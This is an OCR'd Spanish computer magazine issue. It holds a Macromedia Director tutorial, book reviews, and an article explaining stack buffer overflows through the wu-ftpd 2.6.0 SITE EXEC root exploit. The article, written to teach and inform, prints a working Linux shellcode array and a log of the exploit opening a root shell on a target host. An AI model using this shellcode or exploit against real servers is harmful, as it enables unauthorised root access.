
Elección de archivo GIF como animación.

Sonido y Lingo

Lingo es un sencillo lenguaje de programación que añade más funcionalidad si cabe a los productos creados con Macromedia Director. En este curso, se describen los comandos más empleados en la creación multimedia. Se trata de sencillas «frases» con las que se obtiene un mayor control sobre la aplicación y los recursos del ordenador donde se ejecuta. Un buen ejemplo de lo que se puede hacer con algo de Lingo y un poco de paciencia lo encontramos en la película *Sound control* situada en la ruta *\Learning\Lingo_Examples*, dentro del directorio del programa. Se trata de una muestra de algunos efectos de sonido que se obtienen con Lingo, como la mezcla sincronizada de sonidos, el balance *(stereo pan)*, eco, *ducking*, etc. Tanto los comportamientos predefinidos *(behaviors)* que trataremos en posteriores entregas, como los comandos de Lingo proporcionan recursos suficientes para lograr un control absoluto del sonido, no sólo del lado del creador de la aplicación, si no del propio usuario de la misma. La larga lista de opciones de audio se completa con efectos de fundido, desvanecimiento, deslizadores, controles de volumen, pausa, parada, reproducción, puntos de referencia *(Cue points)*, transmisión desde Internet.



ajuste. En el margen izquierdo, disponemos de una previsualización del documento, así como de información relativa al tamaño, velocidad de reproducción, dimensiones y número de fotogramas que contiene. El resto de las opciones determinan el tipo de importación y el comportamiento de la película en el escenario. En el apartado *Import* disponemos de un campo de texto que indica la ubicación del archivo. A continuación se encuentran las casillas de verificación de *Linked* y *Preload* del apartado Media. Con la primera activada hacemos una importación de tipo *Link to External File* y la segunda permite «precargar» la película o reproducirla conforme se descarga. El tercer apartado es *Playback*. Aquí podemos activar o desactivar la imagen (*Image*) y el Sonido (*Sound*), lograr que la animación aparezca detenida (*Paused*), no se detenga (*Loop*) y se superponga al resto de los elementos del escenario con la premisa del *Direct to Stage* que ya conocemos y con la que se obtiene mejor calidad, pero no admite efectos de tinta, etc. La ventana termina con tres persianas desplegables. La primera es *Quality* y permite cuatro alternativas: alta (*High*) que incorpora *anti-aliasing,* baja (*Low*) y *Auto-High* y *Auto-Low,* con los mismos efectos pero con la diferencia de que lo tiene que permitir la velocidad de reproducción. La segunda tanda de ajuste hace referencia a la escala (*Scale Mode*) y se



Resultado de la conversión de un archivo PowerPoint a película de Director.

compone de: *Show All*, que muestra la animación con sus proporciones (a veces añade un borde); *No border*, si deseamos eliminar el borde; *Exact Fit* para estirar la ventana de la animación conforme a las medidas impuestas; *Auto Size*, que ajusta el tamaño automáticamente al deformar (estirar, rotar o reflejar) la animación; y *No Scale*, que bloquea el tamaño manteniendo el original. La tercera persiana —llamada *Rate*, antes conocida como *Tempo*— determina la velocidad de reproducción de tres modos distintos: *Normal*, conforme a la velocidad requerida;

Fixed, conforme a los valores especificados en FPS (fotogramas por segundo) en el cuadro contiguo; y *Lock-Step* que asigna un fotograma de Director a cada fotograma de Flash. La ultima opción de la ventana se compone de un campo de texto para especificar el valor del escalado medido en porcentaje.

Presentación PowerPoint

No deja de ser curioso comprobar cómo Director transforma presentaciones de Microsoft PowerPoint en secuencias de película que se pueden modificar como si se tratase de nuevos *sprites*. Es preciso aclarar que no se puede importar una presentación dentro de una película con contenido y que es necesario crear una nueva. Sólo se admitirán aquellas presentaciones de la versión 4.0, por lo que habrá que exportarlas previamente con este formato. Los elementos interactivos de la presentación pueden perder su función y, algunas veces, las adaptaciones obligan al programa a introducir elementos que simulen el original.


Si estamos interesados en incluir una presentación PowerPoint en nuestro interactivo, lo primero que necesitamos es un nuevo archivo de película. Después, nos dirigimos a la opción *Import PowerPoint File* del menú *Xtras*. Si la versión del archivo es la correcta, surgirá un cuadro de diálogo con las siguientes opciones: *Slide Spacing* (espacio entre diapositivas), en donde se añade un número determinado de fotogramas (por defecto 2); *Minimum Slide Duration*, es decir, la duración mínima de cada diapositiva (por defecto 4); *Item Spacing* para el número de *frames* empleados en cada animación elaborada (por defecto 4) y *Fly Transition Item Spacing* con el mismo fin, pero para las transiciones (por defecto 8).

La lista de controles ActiveX contenida en Director incluye un buen número de elementos relativos a la interfaz del sistema operativo, navegadores web, etc.

Una vez indicados los parámetros de la conversión, habrá que esperar algunos minutos para que Director transforme la presentación en una compleja película, incluyendo miembros de reparto, vínculos, comportamientos, etc. Al final del proceso, un mensaje nos indicará que ajustemos el tamaño del escenario, entonces tendremos lista la película que habrá que modificar y guardar para que forme parte de nuestro interactivo.

Control ActiveX

La capacidad de integrar elementos complejos como *sprites* en una película de Director es posible mediante la inclusión de herramientas específicas. Una de ellas permite insertar controles ActiveX. Los controles ActiveX son aplicaciones autónomas de diversa índole con infinitas posibilidades. Para añadir a la película un controlador de este tipo se accede al menú *Insert\Control\Actives*. Aparece entonces un cuadro de diálogo desde donde seleccionamos el elemento deseado que nos conduce a otra ventana con varias pestañas para definir sus parámetros (*Properties*, *Methods* y *Events*). Seguidamente, el control se integra en el *Cast* vigente para poder utilizarlo como un miembro de reparto más. La lista de controles ActiveX contenida en Director incluye un buen número de elementos relativos a la interfaz del sistema operativo, inclusión de navegadores web, visualizadores de archivos 3D, reproductores de sonido como Real Audio, etc. A esto hay que sumar la incrustación de objetos OLE con un comando del propio menú *Insert* llamado *OLE Object*.



Integración de documentos flash.

Transiciones

Podríamos conseguir un efecto de cortinilla con el simple desplazamiento de un *sprite* a lo largo del escenario, pero no es necesario, ya que Director proporciona un completo *set* de transiciones configurables. Como es lógico, en Director se trata sólo de un paso intermedio entre dos configuraciones de escenario distintas. Para aplicarla, insertaremos en el canal de las transiciones unos cuantos fotogramas que comiencen en la misma columna de fotogramas que contiene el segundo escenario. Para ello, visualizamos la ventana *Transition* haciendo doble clic sobre el canal indicado. A continuación, seleccionamos una de entre la larga lista disponible y la configuramos en cuanto a duración (*Duration*), suavidad (*Smoothness*) y ámbito de ejecución para todo el escenario (*Entire Stage*) o una zona en particular (*Changing Area Only*). Algunas transiciones permiten más ajustes si pulsamos el botón (*Options*). Si no nos convencen las originales, existe un extenso repertorio proporcionado por empresas de software que se integran en el programa en forma de archivos *Xtra*.

El mes que viene daremos un repaso a los elementos que generan la interactividad. Entre otros, analizaremos los llamados *behaviors,* o comportamientos, con los que se pueden crear divertidas aplicaciones sin esfuerzo alguno.

Jorge Medina Beiro


FTP o la entrada a la cuenta root



Cómo utilizar un *Buffer Overflow*

Desde hace algunos meses, un fallo en el demonio FTP más utilizado en las distribuciones de Linux y FreeBSD ha permitido que se produjeran diversos ataques, muchos de ellos con gran éxito, ya que se consigue acceder a la cuenta del administrador sin demasiadas cortapisas.

Con distribuciones tan conocidas como RedHat 6.2, Caldera OpenLinux 2.4 o Debian 2.3 afectadas por el fallo no es de extrañar que el *exploit* se haya hecho popular en numerosos *rootkits*. Otros sistemas operativos como FreeBSD también son objetivo de este tipo de ataques.



El fallo en sí se encuentra en el demonio que se encarga del servicio FTP del sistema. Aquellos entornos que utilicen el programa desarrollado en la universidad de Washington en su versión 2.6.0, más conocido como wu-ftpd, se encuentran afectados por este *bug*.

Desde el punto de vista de un intruso, no se requieren apenas conocimientos especializados, basta con conocer las bases del protocolo FTP y cómo moverse con agilidad en el sistema operativo atacado. El «hacker», si es que lo podemos llamar así, sólo necesita compilar un *exploit*, como el que incluimos en el CD ACTUAL, y escoger el sistema objetivo. Los más interesados en su funcionamiento interno encontrarán más que interesante este código fuente. Además de ser uno de los más efectivos que hemos tenido la oportunidad de analizar, se trata de uno de los mejores ejemplos de *Buffer Overflow* que hemos tenido la ocasión de ver.

Buffer Overflow

Antes de adentrarnos en el fallo de seguridad propiamente dicho, debemos conocer los mecanismos que se han empleado en el código fuente que os presentamos. Uno de los «recursos» más utilizados para hacerse con una terminal Unix, en un sistema que en teoría no tendría por qué ofrecerla, es el método del *Buffer Overflow*. Para comprender cómo funciona, y utilizarlo para nuestros propósitos, es necesario que tengamos algunos conocimientos del lenguaje de programación C, así como el ensamblador (y código máquina) del equipo al que se está atacando, en nuestro caso la arquitectura Intel x86.

Uno de los inconvenientes que le achacan al lenguaje C sus detractores es su incapacidad para prever muchos de los problemas que puede provocar la falta de comprobación de tipos, especialmente con los punteros. Por si fuera poco, si a estos problemas le añadimos un cierto descuido de los programadores (ya tradicional en algunos casos) durante el diseño de las aplicaciones, el resultado es que muchas de ellas son vulnerables a este tipo de errores.

Antes de continuar, debemos entender la manera en la que se organizan los procesos en memoria y cómo se utiliza la pila cuando éstos llaman a funciones con parámetros. Normalmente, los procesos se dividen en tres áreas bien diferenciadas: código, datos y pila; todas emplazadas de forma consecutiva, desde las posiciones más bajas de memoria hasta la más altas. La primera sección contiene el código de este proceso, así como variables de sólo lectura, ya que la región normalmente se marca de sólo lectura, lo que supone que cualquier intento de escritura concluirá en un error de violación del segmento. El apartado de datos contiene aquellos inicializados y no inicializados empleados por el proceso.

La última sección, sin duda la más importante para nuestros propósitos, es la pila. El proceso la utiliza para realizar el intercambio de parámetros necesario al llamar a funciones, reservar el espacio para las variables locales en éstas y almacenar las direcciones de retorno precisas. Este mecanismo requiere que le prestemos más atención.

Examinemos este código fuente en C:

```
void function (int a, int b) {
        char buffer1[5];
}

void main() {
function(1,2);
}
```

Si lo compilamos y generamos el listado ensamblador, comprobaremos que el resultado es algo parecido a:

```
pushl $2
pushl $1
call function
```

Como vemos, el intercambio de parámetros con la función se realiza a través de la pila. A continuación, se llama al procedimiento utilizando la instrucción *CA* . Ésta, antes de saltar a la dirección del código a ejecutar, guarda en la pila el registro *EIP*, el cual se recupera con la instrucción *RET* que se encuentra al final de la función.

Una vez dentro del código de la subrutina, se guarda el puntero base de ésta (EBP) y se reserva espacio para las variables locales (en nuestro caso, un pequeño *array* de 5 bytes) simplemente restando 8 bytes al puntero de la pila.

```
[root@jplana floppy]# ./ftp_bug -t 10.14.99.240 -n 0
Target: 10.14.99.240 (ftp/<shellcode>): RedHat 6.2 (?) with wuftpd 2.6.0(1) from rpm
Return Address: 0x08075844, AddrRetAddr: 0xbfffb028, Shellcode: 152

loggin into system..
USER ftp
331 Guest login ok, send your complete e-mail address as password.
PASS <shellcode>
230-Next time please use your e-mail address as your password
230-        for example: joe@10.14.99.89
230 Guest login ok, access restrictions apply.
STEP 2 : Skipping, magic number already exists: [87,01:03,02:01,01:02,04]
STEP 3 : Checking if we can reach our return address by format string
STEP 4 : Ptr address test: 0xbfffb028 (if it is not 0xbfffb028 ^C me now)
STEP 5 : Sending code.. this will take about 10 seconds.
Press ^\ to leave shell
Linux jpserver 2.2.14-5.0 #1 Tue Mar 7 21:07:39 EST 2000 i686 unknown
uid=0(root) gid=0(root) egid=50(ftp) groups=50(ftp)
whoami
root
logout

EOF
[root@jplana floppy]#
```

En este esquema vemos el funcionamiento de la pila.

Sobrepasando los límites

Una vez que hemos visto cómo queda organizada la pila cuando llamamos a algún procedimiento, podemos comprender cuál es el funcionamiento básico de un *Buffer Overflow*. Imaginemos que nuestra función recoge un puntero a un *array* y éste se almacena dentro de una variable local sin comprobar el tamaño al realizar la copia. Si la longitud del *array* apuntado es superior a la longitud de nuestra variable local, sobrescribiremos parte de la pila, con valores como EBP y la dirección de retorno al programa principal.

La clave para aprovecharse de la debilidad de estos programas es sobrescribir la dirección de retorno al programa principal con otra que nos convenga. Obviamente, antes de nada es necesario que en alguna parte de la memoria reservada por el proceso situemos el código que vamos a ejecutar. El lugar más obvio es el propio parámetro que se encarga de «desbordar» la pila, aunque existen otras variantes.

El código, que veréis en el fichero fuente como varios *arrays* llamados linuxcode o bsdcode, viene en forma de un *array* de números hexadecimales. No es difícil imaginarse que éste es el corazón del *exploit*. En él, lo que tenemos es el código ya compilado, de forma estática, al que se llama tras modificar la

```
char linuxcode[]
 "\x31\xc0\x31\xdb\x31\xc9\xb0\x46\xcd\x80\x31\xc0\x31\xdb"
 "\x43\x89\xd9\x41\xb0\x3f\xcd\x80\xeb\x6b\x5e\x31\xc0\x31"
 "\xc9\x8d\x5e\x01\x88\x46\x04\x66\xb9\xff\xff\x01\xb0\x27"
 "\xcd\x80\x31\xc0\x8d\x5e\x01\xb0\x3d\xcd\x80\x31\xc0\x31"
 "\xdb\x8d\x5e\x08\x89\x43\x02\x31\xc9\xfe\xc9\x31\xc0\x8d"
 "\x5e\x08\xb0\x0c\xcd\x80\xfe\xc9\x75\xf3\x31\xc0\x88\x46"
 "\x09\x8d\x5e\x08\xb0\x3d\xcd\x80\xfe\x0e\xb0\x30\xfe\xc8"
 "\x88\x46\x04\x31\xc0\x88\x46\x07\x89\x76\x08\x89\x46\x0c"
 "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xb0\x0b\xcd\x80\x31\xc0"
 "\x31\xdb\xb0\x01\xcd\x80\xe8\x90\xff\xff\xff\xff\xff\xff"
 "\x30\x62\x69\x6e\x30\x73\x68\x31\x2e\x2e\x31\x31";
```

dirección de retorno. Dejaremos que seáis vosotros mismos los que averigüéis su desarrollo, no obstante, podemos adelantaros su esquema básico de funcionamiento. Entre sus «cometidos», en primer lugar cambiará su directorio *root* (ya que al demonio ftpd se le ha aplicado *chroot*) para permitir el acceso a todo el sistema de archivos. Seguidamente, se ejecutará el intérprete de comandos. Si todo ha ido bien, nos encontraremos con un intérprete de comandos y nuestro usuario tendrá los privilegios heredados del demonio que acabamos de eliminar: *root*.

Quizá alguno se pregunte cómo se ha obtenido este código ya compilado. Tan sólo hay que crear el programa con las llamadas a las funciones que necesitamos, de manera que esté compilado de forma estática, y utilizar el depurador para editar el código resultante.


Algunas complicaciones añadidas

Si hasta ahora el mecanismo para realzar el desborde puede parecer algo complejo, no hemos comentado algunas de las dificultades que surgen al implementar el fallo. El más obvio es la falta de una referencia estática con la que efectuar diferentes direccionamientos. Por ejemplo, al referenciar cadenas de texto (imaginemos que necesitamos referenciar la cadena *"/bin/sh"* al llamar *execve()* para invocar un intérprete de comandos), salvaremos este problema situando una instrucción *CALL* justo antes de la cadena y realizando un salto (*JMP*) a la mencionada instrucción, que continuará normalmente con el flujo del programa. ¿El resultado? En la pila quedará almacenado el desplazamiento de la cadena.

Otro dilema que surge, y más grave que el anterior, es el desconocimiento que en algunos casos tenemos sobre la situación y longitud exactas del *buffer* a desbordar. Esta es una situación bastante común y, de hecho, si examinamos el código (y realizamos alguna prueba en un entorno real), veremos que existen varias opciones para diferentes distribuciones de Linux, e incluso versiones de FreeBSD. El motivo de esta selección es determinar qué dirección de retorno debemos sobrescribir para que referencie nuestro código. Si bien en todos los casos disponemos del código fuente de wu-ftpd y podemos realizar las pruebas oportunas, sigue siendo complicado determinar dónde se alojará este programa en un entorno de ejecución real. Para aumentar las posibilidades de que nuestro desarrollo se ejecute normalmente, se «rellena» la primera parte del *buffer* con instrucciones del tipo *NOP*, que no tienen efecto alguno sobre el procesador, situando al final de este nuestro código «maligno». La dirección de retorno normalmente apunta a alguno de estos *NOPs* que se ejecutarán hasta llegar a nuestro código.

El fallo de wu-ftpd

Una vez que ya conocemos la operativa de un *Buffer Overflow* y cómo explotarlo, podemos hablar del *bug* contenido dentro de este demonio. El fallo surge al interpretar los parámetros de la instrucción *SITE EXEC*, que permite la ejecución de aplicaciones determinadas de forma remota en el servidor. Al no realizarse las comprobaciones oportunas, es posible desbordar el *buffer* de esta función. El código «arbitrario» se introduce al enviar la *password* de acceso al FTP. Si ejecutamos el *exploit*, veremos cómo, en cuestión de segundos, disponemos de una consola completamente funcional, con permisos de *root*.



Éste es un ejemplo de cómo utilizar el *exploit*.

La solución al problema, que se encuentra en prácticamente todos los demonios wu-ftpd anteriores a la versión 2.6.0, únicamente requiere que apliquemos un parche a la última revisión de este servidor, disponible en la web *www.wu-ftpd.org*. También podemos reinstalar el servidor ya empaquetado con dicho parche, que encontraremos en paquetes descargables en las páginas de cada una de las distribuciones. Se trata de un error extremadamente sencillo de eliminar y que, sin embargo, es realmente peligroso, ya que permite que un usuario sin privilegio alguno (cualquiera con acceso anónimo al FTP) adquiera privilegios de administrador.

José Plana Mario

Participa


En nuestra sección de Libros recogemos todas las novedades que aparecen mes tras mes en el mercado editorial informático. Para que las editoriales puedan hacernos llegar las reseñas de sus novedades, hemos habilitado una dirección e-mail específica: libros-pca@bpe.es. El envío de libros debe realizarse a nuestra dirección habitual: PC ACTUAL. San Sotero, 8, 4ª planta. 28037 MADRID.

Windows Me y más

El nuevo sistema operativo Windows Millennium enriquece las posibilidades de su antecesor con una mayor fiabilidad y seguridad. Esta nueva versión junto con la actualización del gestor de bases de datos, Access 2000, son algunos de los temas sobre los que versan los volúmenes que hemos rescatado este mes. Linux, JavaScript y el programa Lotus Notes completan la selección.


Aprendiendo a utilizar Windows Millennium

■ La última edición del sistema operativo de Microsoft cuenta con mejoras considerables en los contenidos multimedia y el trabajo con Internet, y está enfocado al entorno doméstico. Los menos experimentados en el manejo del ordenador tienen un auténtico aliado en Windows Millennium y especialmente para ellos está orientado este libro que sirve de guía de iniciación para empezar a conocer los entresijos de la nueva versión. Empezando por la instalación del software, el libro recorre las diferentes aplicaciones y herramientas del sistema a través de lecciones breves y muy gráficas.



Título: Windows Millennium Edition
Autor: Julián Martínez, Pablo J. García Núñez.
Editorial: Anaya Multimedia Tfn: 91 393 88 00
Páginas: 192 páginas
Precio: 1.000 pesetas (6 euros).
Web: www.anayamultimedia.es

Lecciones para iniciados y expertos.




■ La estabilidad de Windows Millennium es uno de sus valores añadidos. Estas y otras características son desgranadas en este volumen para principiantes y expertos que deseen actualizar sus conocimientos. El escritorio, la barra de tareas, o cómo imprimir son algunas de las lecciones que inician este volumen.

Título: Windows Millennium Edition
Autor: Joaquín María Suárez
Editorial: Anaya Multimedia Tfn: 91 393 88 00
Páginas: 416 páginas
Precio: 2.995 pesetas (18 euros).
Web: www.anayamultimedia.es

Paso a Paso


■ Las novedades de Windows Me revelan en cierta medida un interés en potenciar el aspecto multimedia con la incorporación del reproductor de *Windows MediaPlayer 7* que permite visualizar y oír cualquier archivo multimedia. También se ha reforzado la búsqueda en Internet y la seguridad del sistema. Todas estas mejoras están descritas y explicadas en este volumen que pretende servir de ayuda desde un punto de vista práctico y sencillo. Asimismo, incluye un CD-ROM con utilidades y ejemplos con el fin de ayudar al lector a entender mejor las explicaciones.



Título: Windows Millennium Edition
Autor: José Casas Luengo y Casildo Macías Pereira
Editorial: Anaya Multimedia Tfn: 91 393 88 00
Páginas: 432 páginas
Precio: 3.995 pesetas (24 euros).
Web: www.anayamultimedia.es

La utilidad de las bases de datos


■ La versión 2000 de la base de datos más utilizada en el ámbito profesional dispone de una serie de mejoras que permiten trabajar en Red y traspasar información al resto de aplicaciones de Office. Este manual realiza un recorrido por las funciones de Access, desde las operaciones con tablas y registros hasta la exportación de documentos a Internet. Se caracteriza por su valor práctico con numerosas imágenes y ejemplos que ilustran los contenidos. Incluye CD-ROM con complementos de Access, dibujos, texturas y utilidades para bases de datos.



Título: Manual Práctico de Access 2000
Autor: Luis Martín Caballero
Editorial: Prensa Técnica Tfn: 91 304 06 22
Páginas: 190 páginas
Precio: 2.995 pesetas (18 euros).
Web: www.prensatecnica.com

Access 2000 a la velocidad del rayo

■ En diez minutos o menos. Es la promesa de portada de esta guía pensada para captar las principales funciones y aplicaciones de este programa. Son once lecciones bien estructuradas que permiten, a través de una lectura rápida, aprender a diseñar bases de datos, formularios, consultas o informes. La premisa fundamental es la concisión de términos y las instrucciones claras y fáciles de entender. Muy útil para los que no dispongan de mucho tiempo.



Título: Trucos Access 2000
Autor: Angel Martínez y José Antonio Gallud
Editorial: Pearsoned Educación
Tfn: 91 590 34 32
Páginas: 228 páginas
Precio: 1.600 pesetas (9,62 euros).
Web: www.pearsoned.es

La práctica de dibujar con ratón




■ Este libro versa sobre la aplicación de herramientas profesionales para el dibujo y el diseño de ilustraciones para Windows y Macintosh. Se trata de un curso de iniciación para introducir a los no expertos en el arte de dibujar, rellenar, trazar e importar imágenes o cualquier otro tipo de archivos. Para ello utiliza proyectos en cada uno de los diferentes capítulos a través de los que el lector puede entender el proceso de ejecución.

Título: Freehand 9. Curso de iniciación
Autor: Sofía Escudero
Editorial: Ediciones Inforbooks Tfn: 93 439 15 75
Páginas: 430 páginas
Precio: 2.950 pesetas (17,73 euros).
Web: www.inforbooks.com

Guía rápida en color


■ Este libro explica de forma práctica y con ejemplos a todo color toda la información relativa sobre cómo grabar en CDs. Es un volumen orientado a la práctica para que el lector conozca rápidamente las principales claves para copiar CDs, introducir archivos de imágenes y vídeo o resolver problemas de última hora. Dispone de consejos prácticos para saber cómo elegir el CD virgen más adecuado en función de las necesidades del usuario, como diseñar carátulas personalizadas o mejorar el sonido de la grabación. Destacan las ilustraciones en color y los recuadros aclaratorios a modo de ejemplo.



Título: Grabar CDs
Autor: Achim Dittmar
Editorial: Data Becker Tfn: 91 378 80 06
Páginas: 187 páginas
Precio: 1.995 pesetas (12 euros).
Web: www.databecker-es.com

La comunicación al servicio de todos


■ Las personas que cuentan con alguna discapacidad de audición estaban, hasta hace no mucho, al margen de las nuevas tecnologías. Este volumen demuestra que las telecomunicaciones en audición son una realidad a su servicio e invita a conocer las últimas técnicas en el campo de la comunicación para ayudar a personas sordas o con alguna deficiencia auditiva. Los audífonos, los sistemas de implante o de transmisión de sonido, así como los servicios de alarma o emergencia en el hogar y la videoconferencia en Internet son algunos de los temas que recoge este libro con el fin de cubrir la desinformación existente en relación al tema.



Título: La tecnología al servicio de los discapacitados
Autor: Mar Soriano, J.Ramón González, Manuel González y David López.
Editorial: Anaya Multimedia Tfn: 91 393 88 00
Páginas: 264 páginas
Precio: 3.895 pesetas (23,4 euros).
Web: www.anayamultimedia.es

La puerta a la informática


■ Este libro permite a los no iniciados en el mundo de la informática conocer los términos más importantes, así como aquellos que ya cuenten con un cierto nivel de conocimientos hallar determinados programas para completar su aprendizaje. Si bien los adelantos y avances se producen diariamente en el sector informático, es bueno contar con una guía que, desde un punto de vista práctico y visual, oriente a los menos duchos en el tema sobre hardware, software, sistemas, mensajería o navegación a través de la Red. Este volumen cuenta con el aliciente de presentar los temas con multitud de ilustraciones y un método autodidáctico sencillo y claro.



Título: Introducción a la informática. Edición 2001
Autor: Jorge Martínez Herrero
Editorial: Anaya Multimedia Tfn: 91 393 88 00
Páginas: 192 páginas
Precio: 2.200 pesetas (13,22 euros).
Web: www.anayamultimedia.es

Rápidos avances con Lotus Notes


■ La nueva versión de la aplicación Lotus Notes es el tema principal de este libro que versa sobre las principales funcionalidades que incluye. De forma sencilla y concreta explica cómo crear y enviar un correo electrónico, usar la base de datos *TeamRoom* o planificar y personalizar el calendario y las tareas. La obra está escrita por un grupo de profesionales que disponen de la certificación R5 de Lotus Notes y Domino. Permite rápidos resultados con explicaciones claras, sin olvidar la explicación de características más avanzadas del programa.



Título: Lotus Notes 5
Autor: Jane Calabria, Dorothy burke, Barbara Anderson.
